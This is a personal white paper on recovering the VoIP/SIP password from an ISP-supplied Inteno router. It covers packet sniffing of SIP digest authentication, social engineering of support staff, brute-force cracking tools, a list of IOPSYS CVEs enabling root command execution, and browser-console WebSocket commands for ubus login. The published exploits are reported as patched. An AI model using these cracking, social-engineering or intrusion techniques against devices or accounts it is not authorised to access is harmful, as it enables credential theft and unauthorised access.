Call your key to phone all

Gerard Fuguet (gerard@fuguet.cat)

Abstract

Internet Service Providers (ISP), delivers connection to the digital world and brings extra services like VoIP and other technologies which internet is the main requirement. To ensure their quality and capabilities, the equipment is delivered by them, limited in most of the times to avoid disruption and unnecessary support. Most ISP restricts the telephony service to be used with other devices, with the impossibility to expand their functionalities. The processes that we focus on this white paper is to acquire the VoIP parameters to take advantage of it.

We will demonstrate how to extract the password parameter from the provisioning mechanism used by Adamo Telecom Iberia S.A.U. (Spanish ISP). This situation motivated me to write it.

The intention is that ISP's takes consciousness facilitating these parameters for any user who request it.

Table of Contents

1. Motivation

For personal reasons, this year I changed of ISP, moving from Movistar to Adamo. One thing that I wanted to continue having is the VoIP service that comes by default with Movistar on *FTTH (Fiber to The Home)* [1]. I could configure it on other devices with no problem.

Before to stay sure of the change, I asked some questions to the salesperson; is possible use the telephone service in, for example, my computer? *Salespersons said:* Yes, you can (and yeah, was right! But not in an easy way) …

After close the negotiation with the new ISP and technicians installed the new devices in my home, I started my first research with the help of *"my google friend"*. First stop was a forum/site called *Banda Ancha* [2]. There is a Post with the parameters of the VoIP [3] but it isn't explained how to get the password. In another Post, there is a method to access to the router as *admin* due to a vulnerability of misconfigured *ACLs* [4] but this was already patched.

Next stop was do some *"sniffing"* [5] between the router and ONT with a *TAP*, I used the *Throwing Star LAN Tap Pro* [6].





Figure 1: Sniffing with the *Throwing Star LAN Tap Pro TAP*

I could capture the SIP digest authentication using *Wireshark* sniffing in both interfaces:



```
  523 198.246190    172.[redacted]               91.126.224.9        SIP       752 Request: REGISTER sip:91.126.224.9  (1 binding) |
  524 198.247944    91.126.224.9                 172.[redacted]      SIP       494 Status: 200 OK  (1 binding) |

    ▷ CSeq: 103 REGISTER
      User-Agent: Inteno_[redacted]
    ◢ [truncated]Authorization: Digest username=[redacted].voip.adamo.es", realm="91.126.224.9", algorithm=MD5, uri="sip:91.126.224.9",
        Authentication Scheme: Digest
        Username: '[redacted].voip.adamo.es"
        Realm: "91.126.224.9"
        Algorithm: MD5
        Authentication URI: "sip:91.126.224.9"
        Nonce Value: [redacted]
        Digest Authentication Response: [redacted]
        QOP: auth
        CNonce Value [redacted]
        Nonce Count: [redacted]
```

Figure 2: Capturing the digest authentication in *Wireshark*

Third stop was trying to get lucky calling to Adamo's support doing some social engineering tactics to know little more about the password's characteristics.

In the call, technician said is composed by 8 digits, but is not authorized to describe it is alphanumerical (a-z, A-Z, 0-8), if has some special character… The length of the password has sense because when you sign up with them, they send an SMS informing of the URL for consulting your bills. In this case, the user is 6 digit, all numbers (same as the user of the SIP) and the password is 8 digit alphanumerical, so maybe we can try using *Brute Force* technics with *sipcrack* [7] + *crunch* [8] to do a cracking on the fly for example or if you have good GPU (or more!) you could get luck guessing with *hashcat* (using the 11400 Hash-Mode according to their wiki [9]). This is a possible option to obtain it, I don't like this methodology at all, in my experience, cracking by *Brute Force* usually fails because you need "force" and a little of "luck", like a casino… You can deposit tons of money by losing all at the end. Do you want to take the risk? How much time are you willing to lose? (You decide!).

At the end of the telephone conversation with technician, he said:

- Exist other methods to obtain the SIP password, you need search on Internet and knowing about this materia/IT.
- Really? This was first thing that I did! OK I will try :D .

At this point, I was full of energy to achieve my objective, my mission, take the SIP's password yes or yes. Let the challenge start!


2. The Router

The phone, *RJ-11* connector only way, connects to the router, so we need get focus on this device.

Adamo started offering: *ONT ZHONE 2426*

But we are interesting on the new model (basically, because I have only one, and seems the previous model is no longer delivered). We are talking about the: Inteno *DG200A-AC*

In the official support page of Adamo, exist a manual [10] but nothing about the specs. The brand is Inteno, and seeing the datasheet, seems the model of the support webpage of Adamo is not according with our model! [11]. We don't have secondary port of *RJ-11* neither *ADSL* port. Our model is *EG200* [12], by the characteristics seems to be identical, only changes the number of ports. Checking the comparison table at the following Figure 3:



DG200

Key features

System
- Broadcom MIPS
- 128 MB Flash
- 256 MB RAM

WAN
- ADSL2+/VDSL2
- Annex A/B
- Gigabit Ethernet

WiFi
- 802.11ac, 3x3
- 802.11n, 2x2

LAN
- 4 x Gigabit Ethernet LAN

USB
- 2 x USB 2.0

Voice
- 2 x FXS

Management
- IUP
- TR-069
- GUI
- HTTP
- TFTP

iopsys Cloud
- Helpdesk
- Device management
- Application management

EG200

Key features

System
- Broadcom MIPS
- 128 MB Flash
- 256 MB RAM

WAN
- Gigabit Ethernet

WiFi
- 802.11ac, 3x3
- 802.11n, 2x2

LAN
- 4 x Gigabit Ethernet LAN

USB
- 2x USB 2.0

Voice
- 1 x FXS

Management
- IUP
- TR-069
- GUI
- HTTP
- TFTP


iopsys Cloud
- Helpdesk
- Device management
- Application management

Figure 3: Comparison key elements between *DG200* vs *EG200* models

According this, *EG200* has one Gigabit in WAN section and one FXS in Voice section, but rest of hardware seems identical, same characteristics.

2.1. Software

Inteno router's runs *IOPSYS* and is based on *OpenWRT* [13]:



```
Using username "root".
Authenticating with public key "rsa-key-20180527"
Passphrase for key "rsa-key-20180527":


BusyBox v1.23.2 (2017-08-29 10:46:59 CEST) built-in shell (ash)

    ________  ___  ______  _____
   /  _/ __ \/ _ \/ __/\ \/ / __/
  _/ // /_/ / ___/\ \   \  /\ \
/___/\____/_/  /___/   /_/___/

Inteno Open Platform System (IOPSYS)
IOP Version: DG200-WU7P2U_ADAMO3.11.7-170829_1203
OpenWrt Base: Chaos Breaker (14.07/15.05)
BrcmRef Base: 4.16L.05
------------------------------------
root@Adamo:~#
```

Figure 4: Shell of an Inteno *DG200* device

In Figure 4 we can observe a shell showing *IOPSYS* version and the *OpenWrt* base. With this knowledge, we could try to put some commands, but apparently this is not possible because we saw above in chapter 1 was patched, however, this doesn't mean there is no more exploits to try!

2.1.1. IOPSYS (Inteno Open Platform System)

Even *IOPSYS* [14] is based on *OpenWRT*, it works little different when the frontend (*JUCI*) wants to communicate with the backend, *owsd* [15] webserver is the intermediate before packets arrives to *ubus* [16].



The system overview
Operator/Vendor Differentiator Services
High Level Framework: Service Integration Framework
Low Level Framework: Easy SoC Integration Modules
procd+
WebGUI
Test UI
3rd Party JS Applications
3rd Party C Applications
Management Systems
TR-069 ACS / NETCONF MS / Smart Home Apps / Cloud Portal
libJS
(Functional JavaScript Libraries)
JavaScript Engine
Node.js / JerryScript / Rhino / JUCE
libwubus
(Simplified UBUS over ACLed WS API)
owsd
(WS and UBUS-X)
rpcd+
(ACL)
C Application Space
CWMP Client / Sysrepo / Smart Home Agent / Cloud Agent
Topology, Netmode, Rule Engine, etc.
UBUS
UCI
WiFi
Ethernet
xTM
xDSL
xPON
VoIP
QoS
HW NAT
Multicast
wifimngr
ethmngr
xtmngr
dslmngr
gponmngr
endptmngr
dectmngr
qos.sh
hwnat.sh
mcast.sh
libwifi
libeth
libxtm
libdsl
libpon
libtelephony
SoC Proprietary QoS API
SoC Proprietary HW NAT API
SoC Proprietary Multicast API
Linux/BSP
Hardware

Figure 5: System overview of *IOPSYS*

At Figure 5, we can observe 3 differentiated layers.

Red layer is the frontend part, GUI application who initiates the communication.

Orange layer acts as framework API to transport petitions through WebSockets.

Brown is final layer who receive the petition and acts/respond delivering info or doing proper actions depending on the registered procedures.

OK, communication through the WebSockets *"backdoor"* sounds good, but how can we start with?

2.1.2. WebSockets client

The person who exploited it playing under *"this language"* is *Neonsea* [17]. I found out about the first Inteno's vulnerability on *Banda Ancha* forum (viewed in chapter 1 of this paper). A CVE (*CVE-2017-11361*) was assigned with a high score [18]. But this is not the only one, there were more reached [19]:

1. 07/17/2017 – [*CVE-2017-11361*] - Inteno routers have a JUCI ACL misconfiguration that allows the "user" account to read files, write to files, and add root SSH keys via JSON commands to ubus. (Exploitation is sometimes easy because the "user" password might be "user" or might match the Wi-Fi key.).

2. 12/23/2017 – [*CVE-2017-17867*] - Inteno iopsys 2.0-3.14 and 4.0 devices allow remote authenticated users to execute arbitrary OS commands by modifying the leasetrigger field

in the odhcpd configuration to specify an arbitrary program, as demonstrated by a program located on an SMB share. This issue existed because the /etc/uci-defaults directory was not being used to secure the *OpenWrt* configuration.

3. 04/15/2018 – [*CVE-2018-10123*] - p910nd on Inteno IOPSYS 2.0 through 4.2.0 allows remote attackers to read, or append data to, arbitrary files via requests on TCP port 9100.


4. 07/21/2018 – [*CVE-2018-14533*] - read_tmp and write_tmp in Inteno IOPSYS allow attackers to gain privileges after writing to /tmp/etc/smb.conf because /var is a symlink to /tmp.

5. 12/26/2018 – [*CVE-2018-20487*] - An issue was discovered in the firewall3 component in Inteno IOPSYS 1.0 through 3.16. The attacker must make a JSON-RPC method call to add a firewall rule as an "include" and point the "path" argument to a malicious script or binary. This gets executed as root when the firewall changes are committed.

Is enough information that denotes excellent expertise *"abusing"* the *ubus* WebSocket communication making JSON calls. To achieve it, we need the *"trick"* of use same language or protocol using a WebSocket client [18]. *Neonsea* uses websocket through python in the exploit PoC's, is a good option but I want to try with something that can makes and undo the changes in a comfortable way.

A tool that I like fuzzing with requests is *curl*. In the *ubus* wiki, *curl* must be used with the help of a plugin [16]. It doesn't work, so other tool is needed to do the correct *"job"*.

As this is moves under a web environment, I related it with browser, so looking for a client for the developer console I find a suitable and flexible way. It explains with examples in a MDN web docs [20]. For understand the flow of the WebSocket process from the beginning on router, the behavior can be observed in the developer tools at login page.



```
  <meta HTTP-EQUIV="PRAGMA" CONTENT="NO-CACHE">
  <title>JUCI</title><!--ng-bind='title'-->
  <link rel="shortcut icon" href="/favicon.ico" type="image/x-icon"
  <base href='/'>

</head>
<body role='document' ng-cloak >
  <div ui-view='content' style='min-height: 1000px;'></div>
  <script src="/js/01-juci.js?v=1560472390"></script><script src="/
  <script>
    var js = document.createElement('script');
    js.setAttribute('type', 'text/javascript');
    js.setAttribute('src', 'themes/theme.js?v='+Date.now());
    document.head.appendChild(js);
  </script>
</body>
</html>
```


```
    $init_websocket: function() {
        var host = window.location.origin;
        var self = this;
        if (DEBUG_MODE) console.log("Init WS -> " + host);
        if (String(host).match("localhost")) {
            var deferred = $.Deferred();
            $.get("/host_ip", function(res) {
                if (res) host = res; else host = "ws://192.168.1.1";
                self.create_socket(host).done(function(res) {
                    deferred.resolve(res);
                }).fail(function(e) {
                    deferred.reject(e);
                });
            });
            return deferred.promise();
        } else {
            return self.create_socket(String(host).replace(/^http/, "ws"));
        }
    },
```

Figure 6: GET request at login's router and script with WebSocket function

In Figure 6, at the top of the image, there is the first request containing some scripts to execute. The responsible of the WebSocket function is *01-juci.js* script file. Opening in *notepad++* the host in *WS* protocol is the IP of the router.

Note: As curiosity, the parameter *v* with the value of some numbers (*?v=1560472390*) is the time in Unix format. So this value can be whatever numbers.

At following Figure 7, the protocol is switching to accept talking under WebSockets:



```
Request URL: http://192.168.1.1/
Request method: GET
Remote address: 192.168.1.1:80
Status code: 101 Switching Protocols
Version: HTTP/1.1
Referrer Policy: no-referrer-when-downgrade

Response headers (164 B)
Connection: Upgrade
Sec-WebSocket-Accept: WSYRpbJd/uVc3CNiWBnkxlgBoZ0=
Sec-WebSocket-Protocol: ubus-json
Upgrade: WebSocket

Request headers (491 B)
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Cache-Control: no-cache
Connection: keep-alive, Upgrade
DNT: 1
Host: 192.168.1.1
Origin: http://192.168.1.1
Pragma: no-cache
Sec-WebSocket-Extensions: permessage-deflate
Sec-WebSocket-Key: VwxOt3JqlMex9Ei6Azfg2w==
Sec-WebSocket-Protocol: ubus-json
Sec-WebSocket-Version: 13
Upgrade: websocket
User-Agent: Mozilla/5.0 (Windows NT 6.3; W...) Gecko/20100101 Firefox/67.0
```

Figure 7: Switching to *WS* at login’s page

It means is ready to accept the WebSocket protocol.

We can use our commands in the following way under the console of the developer's tools:

1. Creating the socket with the corresponding protocol.

var superSocket = new WebSocket("ws://192.168.1.1/", "ubus-json")


2. Log, show the responses on every message sent.

superSocket.onmessage = function (event) {console.log(event.data)}

3. Requesting a session id doing a login with the standard (and only) user that can access to the router.

superSocket.send(JSON.stringify({"jsonrpc":"2.0","method":"call","params":["00000000000000000000000000000000","session","login",{"username":"user","password":"wifis-password"}],"id":0}))

The answer contains the session id under the parameter *"ubus_rpc_session"* and from this point, we will use it in every new petition.



```
{"jsonrpc":"2.0","id":0,"result":[0,{"ubus_rpc_session":"391675415b8d5953cce56d5d6cc495ad","timeout":300,"expires":
["read","write"],"juci-broadcom-iptv":["read","write"],"juci-ddns":["read","write"],"juci-diagnostics":["read","wri
fw3":["read","write"],"juci-igmpinfo":["read"],"juci-inteno-voice-client":["read","write"],"juci-minidlna":["read",'
```

Figure 8: Obtaining the session id

To get a fast picture of the flow communication using the *Firefox* browser, we did a simplified diagram:




Figure 9: WebSocket communication flow using a browser

I have a good *"toy"*, I have many things to interact with. As we have seen at the top of the chapter 2.1.2. *Neonsea* did a very good job discovering all these vulnerabilities, so, with so much, I'm sure there will always be one that works, isn't it? Well, it's going to be not :(. All tried failed… even using the python scripts. Seems Inteno wins *"this match"*. CVE's had been patched.

Under manual mode with the *Firefox's* console, the answers were:

{"jsonrpc":"2.0","id":1,"result":[6]}

That according to *ubus* architecture page [16] means that is a valid *jsonrpc* response, 6 code may can be related or well to an *access denied* or that the *session is expired*.

This was a very frustrated moment. We came *"fighting"* methodically and when another *"wall"* stops you, give up is an option, but for me, is my last option… I know is not easy and I prefer to have my SIP password now, retrieving in a manual/tutorial mode or in some internet forum but this is not the case, if so, I would not be writing this now. I want to write these *"instructions"*, and hope ISP's writes them too.

2.2. Hardware

In theory, this option is the only working solution for these cases. I read experiences how many users had luck opening the device housing for entering via serial mode, connecting directly on the router's motherboard. Remembering the router is based on *OpenWrt* [13] we could take a look on the modes [21]. Via USB-TTL seems to be the most common method for nowadays devices of this type.

A photo of the motherboard was taken, because I didn’t find a photo of the inside on internet.

